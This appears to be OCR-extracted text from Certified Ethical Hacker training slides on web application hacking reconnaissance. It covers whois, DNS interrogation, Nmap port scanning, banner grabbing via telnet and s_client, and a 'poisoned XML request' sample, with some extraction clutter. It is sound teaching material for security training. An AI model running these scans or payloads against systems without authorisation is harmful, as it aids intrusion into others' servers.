


Poisoned XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName><CustomerNumber>
  2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```




Module Flow



Web App Hacking Methodology


CEH
Certified Ethical Hacker



Footprint Web Infrastructure



- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications



Footprint Web Infrastructure: Server Discovery




- Server discovery gives information about the location of servers and ensures that the target server is alive on Internet

Whois Lookup

Whois lookup utility gives information about the IP address of web server and DNS names

Whois Lookup Tools:

- <http://www.tamos.com>
- <http://searchdns.netcraft.com>
- <http://www.whois.net>
- <http://www.dnsstuff.com>



DNS Interrogation

DNS Interrogation provides information about the location and type of servers

DNS Interrogation Tools:

- <http://www.dnsstuff.com>
- <http://network-tools.com>
- <http://www.webmaster-toolkit.com>
- <http://www.domaintools.com>



Port Scanning

Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server

Port Scanning Tools:

- Nmap
- NetScan Tools Pro
- Advanced Port Scanner
- Hping



Footprint Web Infrastructure: Service Discovery



1

Scan the target web server to identify common ports that web servers use for different services

2

Tools used for service discovery:

- 1. Nmap
- 2. NetScan Tools Pro
- 3. Sandcat Browser

3

Identified services act as attack paths for web application hacking

Zenmap

Scan Tools Profile Help

Target: -T4 -A -v -PE -PS22,25,30 -P Profile: Scan Cancel

Command: Nmap -T4 -A -v -PE -PS22,25,80 -PA21,23,80,3389 google.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Port	Protocol	State	Service	Version
80	tcp	open	http	
443	tcp	open	https	

OS Host
google.com (74.121.111.12)

Filter Hosts

<http://nmap.org>

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Footprint Web Infrastructure: Server Identification/Banner Grabbing



- Analyze the server response header field to identify the make, model and version of the web server software.
- Syntax: C:\telnet Website URL or IP address 80
- Run command s_client -host <target website> -port 443
- Type GET/HTTP/1.0 to get the server information

```
Command Prompt
C:\Users\Kali\nt>telnet 192.168.0.2 80
```

```
Telnet 192.168.0.2
Content-Type: text/html; charset=us-ascii
Server: Microsoft-IIS/2.0
Date: Mon, 06 Feb 2014 07:18:56 GMT
Connection: close
Content-Length: 326
